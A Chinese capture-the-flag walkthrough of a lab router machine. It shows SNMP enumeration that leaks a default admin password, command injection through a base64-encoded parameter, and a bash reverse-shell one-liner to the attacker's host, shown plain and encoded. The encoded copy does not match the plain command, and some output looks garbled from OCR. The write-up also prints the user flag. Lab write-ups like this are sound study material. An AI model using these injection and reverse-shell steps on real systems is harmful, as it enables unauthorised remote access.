Carrier,base64[反彈shell]、BGP晚點處理...

```
└──# nmap -sCV -p21,22,80 -A 10.10.10.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 02:47 PDT
Nmap scan report for 10.10.10.105
Host is up (0.30s latency).

PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
|   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
|_  256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (ED25519)
80/tcp open     http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.18 (96%), Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.10 - 4.11 (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%), Linux 3.12 (93%), Linux 3.13 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   311.73 ms 10.10.14.1
2   311.90 ms 10.10.10.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.32 seconds
```

也有

161/udp open snmp

```
* * *
└──# snmpwalk -c public -v 1 10.10.10.105 .
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
End of MIB
```


---

80 WEB
進行目錄爆破

```
[####################] - 3m     30000/30000   152/s   http://10.10.10.105/
[####################] - 1s     30000/30000   48940/s http://10.10.10.105/tools/ =>
Directory listing
[####################] - 7s     30000/30000   4105/s  http://10.10.10.105/js/ =>
Directory listing
[####################] - 1s     30000/30000   48000/s http://10.10.10.105/img/ =>
Directory listing
[####################] - 7s     30000/30000   4106/s  http://10.10.10.105/css/ =>
Directory listing
[####################] - 3s     30000/30000   9149/s  http://10.10.10.105/doc/ =>
Directory listing
[####################] - 5s     30000/30000   5689/s  http://10.10.10.105/fonts/ =>
Directory listing
[####################] - 3m     30000/30000   155/s   http://10.10.10.105/debug/
```

是一個登入介面，進行sql、帳密爆破失敗

在`/debug`發現phpinfo();
在`/tool`發現remote.php <=不重要
在`/doc`發現疑似架構圖 及 PDF


Zaza Telecom
AS200
AS100
Lyghtspeed
Networks
AS300
CastCom

CW1000-X Lyghtspeed Management Platform v1.0.4d(Rel 1. GA)

Error messages list

Table A1 - Main error codes for CW1000-X management platform


Error code	Description
45001	System has not finished initializing Try again in a few minutes
45002	A hardware module failure has occurred Contact TAC for assistance
45003	The main cryptographic module has failed to initialize
45004	Mgmtd daemon is not responsive
45005	Faild daemon is not responsive
45006	Replicated daemon is not responsive
45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)
45010	Factory reset in progress
45011	System reboot in progress
45012	Power supply failure
45013	LI module cannot communicate with TETRA/OMEGA server
45014	LI module still initializing
45099	Unknown error has occured Contact TAC for assistance

Note 1. A valid maintenance contract is required for software/hardware support

在其他目錄沒發現特別點。

發現PDF有兩組序號：`45007、45009`與web登入失敗的序號一致


```
45007License invalid or expired

45009System credentials have not been set
Default admin user password is set (see chassis serial number)
```



也就是說

```
username：admin
passwd：NET_45JDX23 <=先前上面的161 UDP snmp取得
```


登入成功




在票卷上面有寫`其中一個VIP 透過FTP 連接到10.120.15.0/24 網路中的重要伺服器時出現問題`

6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.


感覺診斷這邊有注入點





測試成功(查看當前目錄底下有？？)

他是由base64



嘗試直接反彈shell。(也可以取提私鑰，反彈shell失敗在測試)

```
bash -i >& /dev/tcp/10.10.14.11/9200 0>&1
```

編碼後：

```
cXVhZ2dhO2Jhc2ggLWkgPiYgL2R1di9OY3AvMTAuMTAuMTQuMTEvOTIwMCAwPiYx
```

獲取root? <=看起來是假的，沒發現到root flag

```
# nc -lvnp 9200
listening on [any] 9200 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.105] 38422
bash: cannot set terminal process group (3279): Inappropriate ioctl for device
bash: no job control in this shell
root@r1:~# id
wihoad
uid=0(root) gid=0(root) groups=0(root)
root@r1:~# mi
whoami
root
root@r1:~#
```

---

user flag

```
root@r1:~# cat user.txt
cat user.txt
f656ded9ff46f34c1d532d679a6b4cfd
```

發現一個封包檔案（X !裡面是空的... ）

```
root@r1:~# ls -al
ls -al
total 24
drwx------ 1 root root  162 Sep 30  2022 .
drwxr-xr-x 1 root root  140 Jun 22  2018 ..
-rw-r--r-- 1 root root 3121 Jul  2  2018 .bashrc
drwx------ 1 root root   40 Jul  2  2018 .cache
drwxr-xr-x 1 root root    0 Jul  2  2018 .nano
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root   66 Jul  2  2018 .selected_editor
drwx------ 1 root root   52 Jul  2  2018 .ssh
-rw-r--r-- 1 root root    0 Jul  3  2018 test_intercept.pcap
lrwxrwxrwx 1 root root   18 Sep 30  2022 user.txt → /opt/flag/user.txt
-rw------- 1 root root 5138 Sep 30  2022 .viminfo
```

發現版本漏洞 [PwnKit]。但想到目前是root `:D`

發現一組腳本，可能為有排程

內容為：

```
cat /opt/restore.sh
#!/bin/sh
systemctl stop quagga
killall vtysh
cp /etc/quagga/zebra.conf.orig /etc/quagga/zebra.conf
cp /etc/quagga/bgpd.conf.orig /etc/quagga/bgpd.conf
systemctl start quagga
```

```
root@r1:~# cat /etc/quagga/zebra.conf
cat /etc/quagga/zebra.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
!
interface eth0
 no link-detect
 ipv6 nd suppress-ra
!
interface eth1
 no link-detect
 ipv6 nd suppress-ra
!
interface eth2
 no link-detect
 ipv6 nd suppress-ra
!
interface lo
 no link-detect
!
ip forwarding
!
!
line vty
!
root@r1:~# cat /etc/quagga/bgpd.conf
cat /etc/quagga/bgpd.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
route-map to-as200 permit 10
route-map to-as300 permit 10
!
router bgp 100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 redistribute connected
 neighbor 10.78.10.2 remote-as 200
 neighbor 10.78.11.2 remote-as 300
```

```
 neighbor 10.78.11.2 route-map to-as300 out
!
line vty
!
```

好像有關前面得架構圖

```
root@r1:~# arp -an
arp -an
? (10.99.64.251) at 00:16:3e:f3:92:14 [ether] on eth0
? (10.78.11.2) at 00:16:3e:c4:fa:83 [ether] on eth2
? (10.78.10.2) at 00:16:3e:5b:49:a9 [ether] on eth1
? (10.99.64.1) at fe:43:94:13:b7:7c [ether] on eth0
```

目前也不在`10.10.10.105`這台靶機上

```
root@r1:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: lxdbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default qlen 1000
    link/ether d6:a4:1d:2a:de:a9 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::d4a4:1dff:fe2a:dea9/64 scope link
       valid_lft forever preferred_lft forever
    inet6 fe80::1/64 scope link
       valid_lft forever preferred_lft forever
8: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:d9:04:ea brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.99.64.2/24 brd 10.99.64.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::216:3eff:fed9:4ea/64 scope link
       valid_lft forever preferred_lft forever
10: eth1@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:8a:f2:4f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.78.10.1/24 brd 10.78.10.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::216:3eff:fe8a:f24f/64 scope link
       valid_lft forever preferred_lft forever
12: eth2@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:20:98:df brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.78.11.1/24 brd 10.78.11.255 scope global eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::216:3eff:fe20:98df/64 scope link
       valid_lft forever preferred_lft forever
```

端口檢查也有bgdp

```
root@r1:~# netstat -tlnp
netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2601          0.0.0.0:*               LISTEN      18131/zebra
tcp        0      0 127.0.0.1:2605          0.0.0.0:*               LISTEN      18135/bgpd
tcp        0      0 0.0.0.0:179             0.0.0.0:*               LISTEN      18135/bgpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      484/sshd
tcp6       0      0 :::179                  :::*                    LISTEN      18135/bgpd
tcp6       0      0 :::22                   :::*                    LISTEN      484/sshd
```

直接寫一組ping腳本失敗

嘗試從kali機的nmap上傳到靶機(也失敗...)